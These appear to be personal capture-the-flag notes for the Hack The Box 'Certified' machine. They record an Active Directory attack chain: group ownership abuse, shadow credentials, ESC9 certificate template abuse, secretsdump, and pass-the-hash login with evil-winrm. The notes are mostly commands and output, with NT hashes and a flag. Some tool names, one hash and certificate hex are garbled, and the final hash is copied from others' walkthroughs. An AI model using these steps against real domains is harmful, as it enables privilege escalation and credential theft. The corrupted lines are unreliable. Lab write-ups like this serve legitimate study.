

Sunday, June 8, 2025 5:38 PM

nmap

smb

```
nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09'
```

Certified Page 1

```

$ certipy find -dc-ip 10.10.11.41 -vulnerable -u judith.mader -p judith09 -stdout
certipy find -dc-ip 10.129.231.186 -vulnerable -u 'judith.mader' -p 'judith09' -stdout
Certificate Templates : [!] Could not find any certificate templates

```

certipy find -dc-ip 10.129.231.186 -u 'judith.mader' -p 'judith09' -stdout
 #also run without -vulnerable to see all template.
 #all 30 template is a lot to read.

certipy find -dc-ip 10.129.231.186 -u 'judith.mader' -p 'judith09' -stdout -json
 #output json file
 #write a jq script to filter unwanted domain, enterprise, RAS groups.
 #this script below is not necessary to do this box. It is just a filter.

```

cat 20250609062713_Certipy.json | jq '
  ."Certificate Templates"
  | to_entries[]
  | select(
    all(
      .value.Permissions."Enrollment Permissions"."Enrollment Rights"[];
      test("domain"; "i") or test("enterprise"; "i") or test("RAS"; "i")
    ) | not
  )
'

```

Only this template "Certified Authentication" has group "operator-ca" which is odd.
 filter output


```

{
  "key": "0",
  "value": {
    "Template Name": "CertifiedAuthentication",
    "Display Name": "Certified Authentication",
    "Certificate Authorities": [
      "certified-DC01-CA"
    ],
    "Enabled": true,
    "Client Authentication": true,
    "Enrollment Agent": false,
    "Any Purpose": false,
    "Enrollee Supplies Subject": false,
    "Certificate Name Flag": [
      33554432,
      2147483648
    ],
    "Enrollment Flag": [
      8,
      32,
      524288
    ],
    "Extended Key Usage": [
      "Server Authentication",
      "Client Authentication"
    ],
    "Requires Manager Approval": false,
    "Requires Key Archival": false,
    "Authorized Signatures Required": 0,
    "Schema Version": 2,
    "Validity Period": "1000 years",
    "Renewal Period": "6 weeks",
    "Minimum RSA Key Length": 2048,
    "Template Created": "2024-05-13 15:48:52+00:00",
    "Template Last Modified": "2024-05-13 15:55:20+00:00",
    "Permissions": {
      "Enrollment Permissions": {
        "Enrollment Rights": [
          "CERTIFIED.HTB\\operator-ca",
          "CERTIFIED.HTB\\Domain Admins",
          "CERTIFIED.HTB\\Enterprise Admins"
        ]
      }
    }
  },
}

```

Enumeration using bloodhound
 bloodhound-python -d certified.htb -u 'judith.mader' -p 'judith09' -c all -ns 10.129.231.186
 sudo bloodhound

We gonna go from Judith to ca_operator.



Write Owner

Judith have write access to Management group.

Querying the "Management" group's members on the remote SMB server using Judith creds.

```
net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.13.104
(kali㉿kali)-[~/Desktop/htb/certified]
$ net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.231.186
CERTIFIED\management_svc
```

Change the owner of the management object to judith.mader

```
impacket-ownereit -action write -new-owner 'judith.mader' -target 'management' -target 'judith.mader': 'judith09' -dc-ip 10.129.13.104
```

```
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

Run the cmd twice. CN will change to Judith which means owner has changed to Judith.

```
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

To abuse ownership of a group object, we have to grant ourselves the AddMember permission.

```
impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target 'Management' -target 'judith.mader': 'judith09' -dc-ip 10.129.13.104
```

```
[*] DACL backed up to dacledit-20250609-210007.bak
[*] DACL modified successfully!
```

Add ourselves to group

```
net rpc group addmem Management judith.mader -U certified/judith.mader%judith09 -S 10.129.13.104
```

Verify that 'judith' was successfully added to the group

```
net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.13.104
(kali㉿kali)-[~/Desktop/htb/certified]
$ net rpc group addmem Management judith.mader -U certified/judith.mader%judith09 -S 10.129.231.186
(kali㉿kali)-[~/Desktop/htb/certified]
$ net rpc group members Management -U certified/judith.mader%judith09 -S 10.129.231.186
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

Generic Write

Management group has generic write access to Management_svc account.

Sync time if necessary

```
sudo ntpdate 10.129.13.104
```

I tried this (from bloodhound linux abuse section) and got hash but couldn't crack.

```
targetedKerberoast.py -v -d 'certified.htb' -u 'judith.mader' -p 'judith09'
```

(ippsec used certipy)

```
certipy shadow auto -target certified.htb -dc-ip 10.129.13.104 -username judith.mader@certified.htb -password judith09 -account management_svc
```

```
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bccd4677c28b5a6a1295584
```

```
management_svc:a091c1832bccd4677c28b5a6a1295584
```

Generic All

Management_svc has generic all access to ca_operator.

```
certipy shadow auto -target certified.htb -dc-ip 10.129.13.104 -username management_svc@certified.htb -hashes a091c1832bccd4677c28b5a6a1295584 -account ca_operator
```

```
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
```

```
ca_operator:b4b86f45c6018f1b664f70805f45d8f2
```

Finding certificate vuln

```
certipy find -dc-ip 10.129.13.104 -vulnerable -u ca_operator -hashes b4b86f45c6018f1b664f70805f45d8f2 -stdout
```

```
[!] Vulnerabilities
    ESC9 : Template has no security extension.
[*] Remarks
    ESC9 : Other prerequisites may be required for this to be exploitable. See the wiki
for more details.
```

ESC9

<https://www.thehacker.recipes/ad/movement/adcs/certificate-templates>

Update 'ca_operator' user UPN (User Principle Name).

```
certipy account update -dc-ip 10.129.13.104 -u 'management_svc' -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
```

```
[*] Updating user 'ca_operator':
    userPrincipalName : Administrator
[*] Successfully updated 'ca_operator'
```

Request administrator key pfx file.

```
certipy req -u ca_operator -hashes b4b86f45c6018f1b664f70805f45d8f2 -dc-ip 10.129.13.104 -ca certified-DC01-CA -template CertifiedAuthentication
```

```
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Request administrator hash.

```
certipy auth -pfx administrator.pfx -dc-ip 10.129.13.104 -domain certified.htb
```

```
[*] Name mismatch between certificate and user 'administrator'
```

Error. Right now the administrator is ca_operator because we changed its UPN to administrator. We need to change its UPN back to anything except administrator.

```
certipy account update -dc-ip 10.129.13.104 -u 'management_svc' -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn whatever
```

```
certipy auth -pfx administrator.pfx -dc-ip 10.129.231.186 -domain certified.htb
```

```
[*] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for pad
ata type)
```

Error. KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)

<https://arth0s.medium.com/hackthebox-authority-write-up-ebef7cb8a41a>

<https://github.com/ly4k/Certipy/issues/64>

Using passthecert.py

"Googling the specific error leads us to this issue on GitHub and consequently to a tool called PassTheCert. We learn that the error means the KDC is not set up for Kerberos authentication and the Domain Controller does not support PKINIT. The PassTheCert tool allows us to bypass that by authenticating via LDAP(S).

We can use the version of the tool written in Python. All we need to do is follow the instructions on GitHub to the letter. We can run the following commands to extract the certificate and private key from the pfx file."

<https://arth0s.medium.com/hackthebox-authority-write-up-ebef7cb8a41a>

```
certipy cert -pfx administrator.pfx -nokey -out user.crt
```

```
certipy cert -pfx administrator.pfx -nocert -out user.key
```

```
python3 passthecert.py -action ldap-shell -crt user.crt -key user.key -domain certified.htb -dc-ip 10.129.231.186
```

```
#help
```

```
#add_user_to_group management_svc Administrators
```

```
#add_user_to_group management_svc "Domain Admins"
```

```
#add_user arth0s
```

This method didn't work as well.

DCsync attack

```
lookupsid.py domain/user:pass@ip # show group SID memberships
```

```
rpcdump.py ip # dump policies + rights
```

```
netrpcgroup.py -users ... "Administrators" # check if user is admin
```

```
secretsdump.py 'certified/ca_operator@certified.htb' -hashes :b4b86f45c6018f1b664f70805f45d8f2 -just-dc -dc-ip 10.129.231.186
```

```
secretsdump.py 'certified/management_svc@certified.htb' -hashes :a091c1832bcdd4677c28b5a6a1295584 -just-dc -dc-ip 10.129.231.186
```

This method didn't work as well.

So I will just copy from others walkthrough,

```
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49
```

```
'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

```
evil-winrm -i 10.129.231.186 -u administrator -H 0d5b49608bbce1751f708748f67e2d34
```

We are root.

```
(kali㉿kali)-[~/Desktop/htb/certified]
$ evil-winrm -i 10.129.231.186 -u administrator -H 0d5b49608bbce1751f708748f67e2d34

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-pat

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
certified\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
1cae884a1e84e6423b96d9332656f284
```

Beyond root

#Analyze certificate from pfx file.
openssl pkcs12 -in administrator.pfx -clcerts -nokeys -out administrator.pem
openssl x509 -in administrator.pem -text -noout

```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
    79:00:00:00:06:23:93:9c:0b:8b:94:95:ef:00:00:00:00:00:06
  Signature Algorithm: sha256WithRSAEncryption
  Issuer: DC=htb, DC=certified, CN=certified-DC01-CA
  Validity
    Not Before: Jun 11 02:03:24 2025 GMT
    Not After : Jun 11 02:13:24 2027 GMT
  Subject: DC=htb, DC=certified, CN=Users, CN=operator ca
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
    Modulus:
      00:c9:63:ea:78:43:2d:7c:7a:20:9f:ac:fa:85:a4:
      f8:38:7e:a4:90:96:d6:56:3c:71:f7:ec:d0:80:f4:
      8d:c1:a7:a8:59:a7:5e:cc:b2:ca:82:a1:d3:79:a1:
      39:7c:24:be:0d:20:e2:34:19:72:67:cb:60:5f:b7:
      be:3f:30:81:32:e4:38:ea:0e:b5:aa:11:b0:77:a9:
      6b:03:21:bd:f1:a9:c3:72:14:0d:c4:4f:0b:12:42:
      91:01:ef:5f:00:60:e1:5b:08:f1:51:e5:37:c0:69:
      ed:2e:f9:78:08:a3:3e:91:6b:b7:fc:de:88:54:ae:
      a4:0b:29:a3:33:a1:3b:cf:12:87:14:c1:9f:33:9c:
      7c:23:b9:37:27:4e:e5:39:d0:a9:92:53:2b:d2:dc:
      48:31:c5:92:79:4c:60:b6:78:3c:39:58:78:8e:c5:
      89:b6:99:2a:d4:4d:79:62:9c:f0:45:25:68:fb:f9:
      a7:35:ed:3a:1e:13:26:41:77:95:9f:63:fd:0c:58:
      66:42:54:92:8c:11:cd:43:68:9b:ec:6a:8a:f8:48:
      cd:68:4cae:8da:7:39:98:b6:44:a9:90:d7:de:46:
      f4:95:95:0f:35:91:3c:14:af:ac:4a:0d:c7:60:70:
      17:b1:df:0b:e8:aa:c8:f6:12:90:eb:23:1d:80:93:
      41:3b
    Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Subject Key Identifier:
      51:9E:31:32:2C:6C:4E:46:49:A6:1E:23:73:C5:75:13:AF:5F:DB:50
    X509v3 Authority Key Identifier:
      EC:FB:12:40:15:A1:BD:C7:D1:2E:3B:2E:4D:48:72:C0:62:DF:2B:F5
    X509v3 CRL Distribution Points:
      Full Name:
        URI:ldap:///CN=certified-DC01-CA,CN=DC01,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=certified,DC=htb?certificateRevocationList?base?objectClass=cRLDistributionPoint

  Authority Information Access:
    CA Issuers - URI:ldap:///CN=certified-DC01-CA,CN=AIA,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=certified,DC=htb?cACertificate?base?objectClass=certificateAuthority
  X509v3 Key Usage: critical
    Digital Signature, Key Encipherment
  Microsoft certificate template:
    0/*.....7.....Z.....'.....).....q.....Q.....N.....d...
  X509v3 Extended Key Usage:
    TLS Web Server Authentication, TLS Web Client Authentication
  Microsoft Application Policies Extension:
    0.0
  ..+.....0
  ..+.....
    X509v3 Subject Alternative Name:
      othername: UPN:Administrator
  Signature Algorithm: sha256WithRSAEncryption
  Signature Value:
    b0:4fa1:b0:90:0de7:a1:25:08:a1:62:94:05:5e:97:59:ae:
    78:e6:04:e8:b3:41:2a:13:6e:a6:36:57:17:2e:76:ca:8d:f9:
    85:02:48:e1:96:49:d6:ca:8d:98:e7:c7:d1:a8:34:b5:c0:81:
    63:d7:9ceb:74:b7:75:bb:4b:be:e9:dd:b7:61:ba:bc:4d:97:
    45:71:b3:8d:34:24:88:02:ad:db:96:b7:80:6e:dc:44:5b:e2:
    dd:56:61:0b:a8:19:4c:a2:ab:0e:00:e9:20:a3:4a:a1:e2:08:
    d4:35:41:7f:9b:54:05:21:51:53:33:57:24:82:eb:6c:74:da:
    58:bc:ea:b3:de:ed:76:07:42:0c:1b:31:ca:f4:a6:91:e4:08:
    95:56:4f:c9:ef:06:a4:82:a2:d4:bd:b2:8c:85:10:71:9d:b7:
    90:76:71:14:19:82:f4:c2:d2:2c:99:94:1e:0f:5b:c1:dd:81:
    b4:09:90:a1:6e:94:c0:f3:ac:04:08:b0:d4:8e:61:a8:2f:e7:
    36:e0:3a:89:4d:13:4b:d6:b5:c3:4b:bc:48:6a:3b:25:4c:74:
    73:96:7e:a9:28:08:6f:74:c7:a5:2a:af:39:a6:24:a4:6d:3b:
    8d:b1:38:a4:d8:40:71:cc:d3:ea:39:09:26:60:a8:60:50:02:
    19:b3:5a:0e
```

SharpHound.exe

```
$ cp /opt/SharpCollection/NetFramework_4.7_Any/SharpHound.exe .
```

evil-winrm -i 10.129.231.186 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
upload SharpHound.exe
.\SharpHound.exe

download 20250612002428_BloodHound.zip

Upload it to bloodhound

```
MATCH p=(User)-[:CanPSRemote]->(Computer)
RETURN p
```

